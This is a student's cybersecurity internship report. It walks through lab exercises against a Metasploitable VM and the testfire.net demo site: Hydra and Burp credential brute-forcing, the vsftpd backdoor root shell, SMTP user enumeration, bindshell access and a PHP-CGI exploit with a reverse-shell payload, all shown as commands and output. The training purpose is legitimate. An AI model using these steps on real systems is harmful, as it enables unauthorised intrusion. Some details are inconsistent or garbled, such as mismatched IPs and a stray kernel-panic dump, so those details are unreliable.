

Internship on Cybersecurity

REPORT

On
Four Weeks of Internship
Carried out on

DLITHE

In partial fulfilment of the requirements for the award of Degree of

BACHELOR OF ENGINEERING

In
COMPUTER Science and Engineering

By

VASISHTA P MATTA

USN 4NM21CS205

(Duration: 6th Feb, 2023 to 15th Feb, 2023)

About DLithe

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. The expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. Since inception, we have established 8 development centers enabling student community to work on research and development. Our services to IT companies have reduced the hiring cycle time and led to cost effective measures to source the best talent from on and off campus. We have transformed many lives by imparting 360-degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need. Also partnered with 20+ college students and equip them for all needs of industrial workforce and also enables the student body to establish connections between academia and business. To help student understand clients need across a range of disciplines. We place a strong emphasis on domain learning. The major goal is to stimulate engineers' cognitive processes rather than to construct the solutions.

Summary of Internship

The internship enables the student to harmonize what they learnt in class with reality in professional ground. The Internship program was divided into 15 days online and 15 days offline project work. The aim and motivation of this training is to receive discipline, skills, teamwork and technical knowledge through a proper training environment, which will help me, as a student in the field of information science. This document describes the work I have done as a part of my one-month internship program with DLithe. This internship gave me the opportunity to gain practical knowledge on networks and penetration testing and its underlying exploits and mechanism. The first task of this internship is to assimilate about networks which included topologies, media, IP Addressing, Subnetting, Protocols, OSI Model, IPS, IDS, TCP/IP Applications and Services. The second task was about to master Linux Administration and Commands, Security policies, Physical security, Risk Management, Threat modelling. The next task included deep knowledge of Footprinting and Reconnaissance, scanning networks, Enumeration, Vulnerability analysis, use of nmap commands, Sniffing, Evading IDS, Firewalls, hacking wireless networks, Hacking IoT devices, Cloud computing and Cryptography, Information Security. Also, we are made to learn case study pertaining to cybercrimes like 2021 LinkedIn breach, GitHub attack, Capital one attack, Uber breach were also been discussed. During my internship period a number of approaches and exposure methods were used which include hands on writing, various reading materials, Exposure to Cyber Security Industries Conducting various penetration tests on websites. My responsibilities included me to have deep knowledge of Linux operating system and concept regarding ethical hacking as mentioned above and a profound understanding in various cybersecurity tools. Below are some technical tasks:

1. Password cracking of Metasploit machine using Hydra

Hydra is a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services. Hydra is a fast and flexible network brute-forcing tool to attack services like SSH, and FTP. With a modular architecture and support for parallelization, Hydra can be extended to include new protocols and services easily. Hydra is undoubtedly a powerful tool to have in your pen-testing toolkit. Hydra can perform rapid dictionary attacks against more than 50 protocols. This includes telnet, FTP, HTTP, HTTPS, SMB, databases, and several other services. The common formats and options that Hydra provides are brute-forcing usernames and passwords. This includes single username/password attacks. we have two files users.txt and pass.txt that we expect a system to have, we can use Hydra to test the credentials for ftp. The IP address of metasploitable machine has been entered to test username and password. Below figure shows the result of test.

```
(anush@kali)-[~]
$ hydra -L users.txt -P pass.txt 192.168.137.178 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-14 13:54:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 988 login tries (1:26/p:38), ~62 tries per task
[DATA] attacking ftp://192.168.137.178:21/

[STATUS] 304.00 tries/min, 304 tries in 00:01h, 684 to do in 00:03h, 16 active
[STATUS] 296.00 tries/min, 592 tries in 00:02h, 396 to do in 00:02h, 16 active
[STATUS] 293.00 tries/min, 879 tries in 00:03h, 109 to do in 00:01h, 16 active
[21][ftp] host: 192.168.137.178  login: msfadmin  password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-14 13:57:57
```

2. Perform password cracking of online vulnerable website(testfire.net) using Burp suite

According to question we made brute force attack using Burp suite to crack password of testfire.net website. Using kali Linux OS, I have created temporary project and by clicking on proxy button intercept is on so that Burp Suite is capable of intercepting traffic to and from a server. Then sign in into testfire.net website using any username and password on a browser. Then, when we send the request, the proxy will catch the request. Next, we need to send this request to the Burp Suite Intruder. In the very first screen Intruder will display the IP address of the target. We add payloads to username and password. Set the attack type into cluster bomb and by entering some common passwords and common username. After starting the attack, the one which contains correct username and correct password will have highest length. After cracking we know admin is the username and admin is the password to testfire.net website.

2. Intruder attack of https://demo.testfire.net - Temporary attack - Not saved to project file							
Attack	Save	Columns					
	Results	Positions	Payloads	Resource Pool	Options		
Filter: Showing all items							
Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	145	
1	use	pass	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
2	vasishta	pass	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
3	admin	pass	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
4	use	123	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
5	vasishta	123	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
6	admin	123	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
7	use	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
8	vasishta	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
9	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	276	

3. Perform Exploiting Metasploit using FTP

Sol: -

1)msfconsole

2)search vsftpd

3)use 0

```
vasishta26@kali: ~
$ msfconsole
# cowsay>
< metasploit >
-----
\ \ {oo}_____)\
 \_ )_ )||--|| *
-----[ metasploit v6.2.26-dev
+ --=[ 2264 exploits - 1189 auxiliary - 404 post
+ --=[ 951 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion
Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
=====
# Name Disclosure Date Rank Check Description
# ----
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
---- ----- ----- -----
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description
```

4)set RHOSTS 192.168.56.101

5)show options

6)show payloads

```
vasishta26@kali: ~
Payload options (cmd/unix/interact):
Name Current Setting Required Description
---- ----- ----- -----
Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
---- ----- ----- -----
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description
---- ----- ----- -----
Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
```

7) show options

8) exploit

```
vasishta26@kali:~
# Name           Disclosure Date Rank Check Description
# ----          -----   ---  ---  -----
# payload/cmd/unix/interact      normal  No   Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
  ----  -----   -----  -----
  RHOSTS  192.168.56.101  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   21             yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name  Current Setting  Required  Description
  ----  -----   -----  -----
Exploit target:
  Id  Name
  --  --
  0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.56.101:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:35833 -> 192.168.56.101:6200) at 2023-03-13 02:35:20 -0400

ls
bin
boot
cdrom
dev

vasishta26@kali:~
```

```
Exploit target:
  Id  Name
  --  --
  0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.56.101:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:35833 -> 192.168.56.101:6200) at 2023-03-13 02:35:20 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mlm
nohup.out
opt
proc
root
sbin
srv
sys
tmp
user
var
vmlinuz

vasishta26@kali:~
```

4. Exploiting Metasploit using SMTP

Sol: -

1) nmap -sV 192.168.56.101

2) msfconsole

```
(vasishta26㉿kali)-[~]
$ nmap -sV 192.168.56.101
Starting Nmap 7.03 ( https://nmap.org ) at 2023-03-13 02:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0008s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
53/tcp    open  dns      PowerDNS bind 4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login?  Netkit rshd
514/tcp   open  shell   GNU Classpath grmiregistry
1524/tcp  open  windowsshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.6.51a-3ubuntu5
5432/tcp  open  postgresql PostgresSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  x11     (access denied)
6067/tcp  open  irc     UnrealIRCd
8180/tcp  open  http    Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 16.18 seconds
(vasishta26㉿kali)-[~]
$ msfconsole
[!] msf6 > search smtp scanner
I love shells --egypt
```

3) search smtp scanner

4) use 0

5) show options

```
(vasishta26㉿kali)-[~]
I love shells --egypt

      =[ metasploit v6.2.26-dev          ]
+ -- ---[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- ---[ 951 payloads - 45 encoders - 11 nops           ]
+ -- ---[ 9 evasion                           ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com

msf6 > search smtp scanner
Matching Modules
=====
#  Name                      Disclosure Date Rank Check Description
= ==
0  auxiliary/scanner/http/gavazzi_em_login_loot      normal No   Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
1  auxiliary/scanner/smtp/smtp_version                normal No   SMTP Banner Grabber
2  auxiliary/scanner/smtp/ntp_ntlm_domain             normal No   SMTP NTLM Domain Extraction
3  auxiliary/scanner/smtp/smtp_relay                 normal No   SMTP Open Relay Detection
4  auxiliary/scanner/smtp/smtp_enum                  normal No   SMTP User Enumeration Utility
5  auxiliary/scanner/http/wp_easy_wp_smtp            2020-12-06 normal No   WordPress Easy WP SMTP Password Reset

Interact with a module by name or index. For example info 5, use 5 or use auxiliary/scanner/http/wp_easy_wp_smtp

msf6 > use 4
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):

  Name          Current Setting          Required  Description
  ----          -----                   ----
  RHOSTS        yes                    The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  PORT          25                    yes       The target port (TCP)
  THREADS       1                     yes       The number of concurrent threads (max one per host)
  UNIXONLY      true                  yes       Skip Microsoft bannerized servers when testing unix users
  USER_FILE    /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
```

- 6) set RHOSTS 192.168.56.101
- 7) show options
- 8) run

```
vasishta26@kali:~
```

Name	Current Setting	Required	Description
RHOSTS	25	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannerred servers when testing unix users
USERFILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	The file that contains a list of probable users accounts.

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
```

Module options (auxiliary/scanner/smtp/smtp_enum):

Name	Current Setting	Required	Description
RHOSTS	25	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannerred servers when testing unix users
USERFILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	The file that contains a list of probable users accounts.

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.56.101
```

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
```

Module options (auxiliary/scanner/smtp/smtp_enum):

Name	Current Setting	Required	Description
RHOSTS	192.168.56.101	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannerred servers when testing unix users
USERFILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	The file that contains a list of probable users accounts.

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run
```

```
[+] 192.168.56.101:25 - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

- 9) open new terminal
- 10) nc 192.168.56.101

```
vasishta26@kali:~
```

```
(vasishta26@kali)-[~]
```

```
$ nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
quit
221 2.0.0 Bye
[~]
```

5. Exploiting Metasploit using Blind shell

Sol: -

1) ncat 192.168.137.178 1524

```
(vasishta26㉿kali)[-]
└─$ nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:05 EDT
Nmap scan report for 192.168.56.101
Host is up (0.011s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
53/tcp    open  domain ISC BIND 9.4.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh rexecd
513/tcp   open  login? 
514/tcp   open  shell   Netkit rshd
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
2121/tcp  open  ftp    ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc    UnrealIRCd
8089/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.90 seconds

└─$ (vasishta26㉿kali)[-]
└─$ ncat 192.168.56.101 1524
root@metasploitable:~/uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~/ whoami
root
root@metasploitable:~/ ls
bin
boot
cdrom
dev
etc
home
```

6. Exploiting Metasploit using HTTP

Sol: -

1) Nmap 192.168.56.101

2) Msfconsole

```
(vasishta26㉿kali)[-]
└─$ nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:15 EDT
Nmap scan report for 192.168.56.101
Host is up (0.011s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
53/tcp    open  domain ISC BIND 9.4.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh rexecd
513/tcp   open  login? 
514/tcp   open  shell   Netkit rshd
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
2121/tcp  open  ftp    ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc    UnrealIRCd
8089/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.62 seconds

└─$ msfconsole

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010066
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f7f00001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f68
ds: 0018  es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
```

3) Search http scanner version

```
vashista26@kali:~
```

```
[+] metasploit v6.2.26-dev
+ --=[ 2264 exploits - 1189 auxiliary - 404 post
+ --=[ 951 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search http scanner version

Matching Modules
=====
# Name
-----#
0 auxiliary/scanner/http/a10networks_ax_directory_traversal
1 auxiliary/scanner/http/acellion_fta_statecode_file_read
2 auxiliary/scanner/http/allegro_xml_inject
3 auxiliary/scanner/http/allegro_rompager_misfortune_cookie
4 auxiliary/scanner/http/apache_normalize_path
5 auxiliary/scanner/http/apache_wmempq_traversal
6 auxiliary/scanner/http/axis_login
7 auxiliary/scanner/http/apache_flink_jobmanager_traversal
8 auxiliary/scanner/http/tomcat_enum
9 auxiliary/scanner/ftp/afp_server_info
10 auxiliary/scanner/http/bmc_trackit_passwd_reset
11 auxiliary/scanner/http/buffalo_login
12 auxiliary/scanner/http/cambium_eppm1000_reset_pass
13 auxiliary/scanner/snmp/cambium_eppm1000_snmp_loot
14 auxiliary/scanner/http/gavazzil_eem_login_loot
15 auxiliary/scanner/http/cassandra_web_file_read
16 auxiliary/scanner/ssh/ceberus_sftp_enumerators
17 auxiliary/scanner/ike/cisco_ikebenigncertain
18 auxiliary/scanner/http/cisco_irnport_enum
19 auxiliary/scanner/http/cisco_nac_manager_traversal
20 auxiliary/scanner/http/coldfusion_locale_traversal
21 auxiliary/scanner/http/coldfusion_version
22 auxiliary/scanner/ftp/colorado_ftp_traversal
23 auxiliary/scanner/http/dlink_user_agent_backdoor
24 auxiliary/scanner/http/dell_idrac
25 auxiliary/scanner/scada/digi_addp_version
26 auxiliary/scanner/scada/digi_realport_version
27 auxiliary/scanner/http/springcloud_directory_traversal
28 auxiliary/scanner/http/docker_version

# Disclosure Date Rank Check Description
-----#
0 2014-01-28 normal No A10 Networks AX Loadbalancer Directory Traversal
1 2015-07-10 normal No Accellion FTA 'statecode' Cookie Arbitrary File Read
2 normal No Adobe XML External Entity Injection
3 2014-12-17 normal Yes Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
4 2021-05-10 normal No Apache 2.4.49/2.4.50 Traversal RCE scanner
5 normal No Apache ActiveMQ Directory Traversal
6 normal No Apache Axis2 Brute Force Utility
7 normal Yes Apache Flink Traversal
8 normal No Apache Tomcat User Enumeration
9 normal No Apple Filing Protocol Info Enumerator
10 2014-12-09 normal Yes BMC TrackIT Unauthenticated Arbitrary User Password Change
11 normal No Buffalo NAS Login Utility
12 normal No Cambium ePMP 1000 Account Password Reset
13 normal No Cambium ePMP 1000 SNMP Enumeration
14 normal No Carlo Gavazzil Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
15 normal Yes Cassandra Web File Read Vulnerability
16 normal No Cerberus FTP Server SFTP Username Enumeration
17 normal No Cisco IKE Information Disclosure
18 normal No Cisco Irnport Bruteforce Login Utility
19 normal No Cisco Network Access Manager Directory Traversal Vulnerability
20 normal No ColdFusion Scanner
21 normal No ColdFusion Service Check
22 2016-08-11 normal Yes ColoradoFTP Server 1.3 Build 8 Directory Traversal Information Disclosure
23 2013-10-12 normal No D-Link User-Agent Backdoor Scanner
24 normal No Dell iDRAC Default Login
25 normal No Digi ADDP Information Discovery
26 normal No Digi RealPort Serial Server Version
27 normal No Directory Traversal in Spring Cloud Config Server
28 normal No Docker Server Version Scanner
```

- 4) Use 41
 - 5) Show options
 - 6) Set RHOSTS 192.168.56.101
 - 7) run

```
vasishta26@kali: ~
98 auxiliary/scanner/http/wp_dukapress_file_read      normal No  WordPress DukaPress Plugin File Read Vulnerability
99 auxiliary/scanner/http/wp_duplicator_file_read     2020-02-19 normal No  WordPress Duplicator File Read Vulnerability
100 auxiliary/scanner/http/wp_email_newsletter        2020-12-06 normal No  WordPress Easy Email Newsletter Reader
101 auxiliary/scanner/http/wp_email_newsletter_hash    2015-11-13 normal No  WordPress Email Subscribers and Newsletter Hash SQLi Scanner
102 auxiliary/scanner/http/wp_gimedia_library_file_read 2020-10-21 normal No  WordPress GI-Media Library Plugin Directory Traversal Vulnerability
103 auxiliary/scanner/http/wp_loginizer_log_sql        2020-10-21 normal No  WordPress Loginizer log SQLi Scanner
104 auxiliary/scanner/http/wp_mobileedition_file_read 2021-12-13 normal Yes   WordPress Mobile Edition File Read Vulnerability
105 auxiliary/scanner/http/wp_mobile_pack_info_disclosure 2021-12-13 normal No  WordPress Mobile Pack Information Disclosure Vulnerability
106 auxiliary/scanner/http/wp_modern_events_calendar_sqli 2021-07-01 normal No  WordPress Modern Events Calendar SQLi Scanner
107 auxiliary/scanner/http/wp_nexgen_gallery_file_read 2017-02-01 normal No  WordPress NextGEN Gallery Directory Read Vulnerability
108 auxiliary/scanner/http/wp_oembed_object                2020-02-19 normal No  WordPress OEmbed Object Vulnerability
109 auxiliary/scanner/http/wp_simple_backup_file_read    2017-02-01 normal No  WordPress Simple Backup File Read Vulnerability
110 auxiliary/scanner/http/wp_subscribe_comments_file_read 2020-12-12 normal No  WordPress Subscribe Comments File Read Vulnerability
111 auxiliary/scanner/http/wp_total_upkeep_downloader    2021-10-27 normal No  WordPress Total Upkeep Unauthenticated Backup Downloader
112 auxiliary/scanner/http/wp_wps_hide_login_revealer    2021-09-17 normal No  WordPress WPS Hide Login Page Revealer
113 auxiliary/scanner/http/wp_bulletproof_security_backups 2021-09-17 normal No  Wordpress BulletProof Security Backup Disclosure
114 auxiliary/scanner/http/wordpress_scanner            2021-09-17 normal No  Wordpress Scanner
115 auxiliary/scanner/http/wordpress_multical_creds      2021-09-17 normal No  Wordpress XML-RPC system.multical Credential Collector
116 auxiliary/scanner/ssh/libssh_auth_bypass             2018-10-16 normal No  libSSH Authentication Bypass Scanner

Interact with a module by name or index. For example info 116, use 116 or use auxiliary/scanner/ssh/libssh_auth_bypass

msf6 > use 41
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  Proxies      no       No        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      yes      Yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT       80       Yes      The target port (TCP)
  SSL         false     No       Negotiate SSL/TLS for outgoing connections
  THREADS     1        Yes      The number of concurrent threads (max one per host)
  VHOST        no       No       HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 auxiliary(scanner/http/http_version) > run
[*] 192.168.56.101:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > 
```

7)search php 5.4.2

8)use 1

9)show options

```
vasishta26@kali: ~
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
#  --  --                               --  --  --  --
0  exploit/multi/http/op5_license      2012-01-05   excellent Yes   OP5 license.php Remote Command Execution
1  exploit/multi/http/php_cgi_arg_injection 2012-05-03   excellent Yes   PHP CGI Argument Injection
2  exploit/windows/http/php_apache_request_headers_bof 2012-05-08   normal   No    PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  PLESK      false     Yes      Exploit Plesk
  Proxies     no       No       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes      Yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT       80       Yes      The target port (TCP)
  SSL         false     No       Negotiate SSL/TLS for outgoing connections
  TARGETURI   no       No       The URL to request (must be a CGI-handled PHP script)
  URIDECODED  @       Yes      Level of URI URIDECODING and padding (@ for minimum)
  VHOST        no       No       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  LHOST  10.0.2.15      yes      The listen address (an interface may be specified)
  LPORT  4444           yes      The Listen port

Exploit target:
  Id  Name
  --  --
  0  Automatic
```

10)set RHOSTS 192.168.137.178

11)exploit

7. Perform Network scanning using following nmap commands:

a. nmap -p

This command is used to scan multiple ports.

```
vasishta26@kali:~
$ nmap -p 25,3306 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:35 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0036s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
vasishta26@kali:~
```

b. nmap -sV

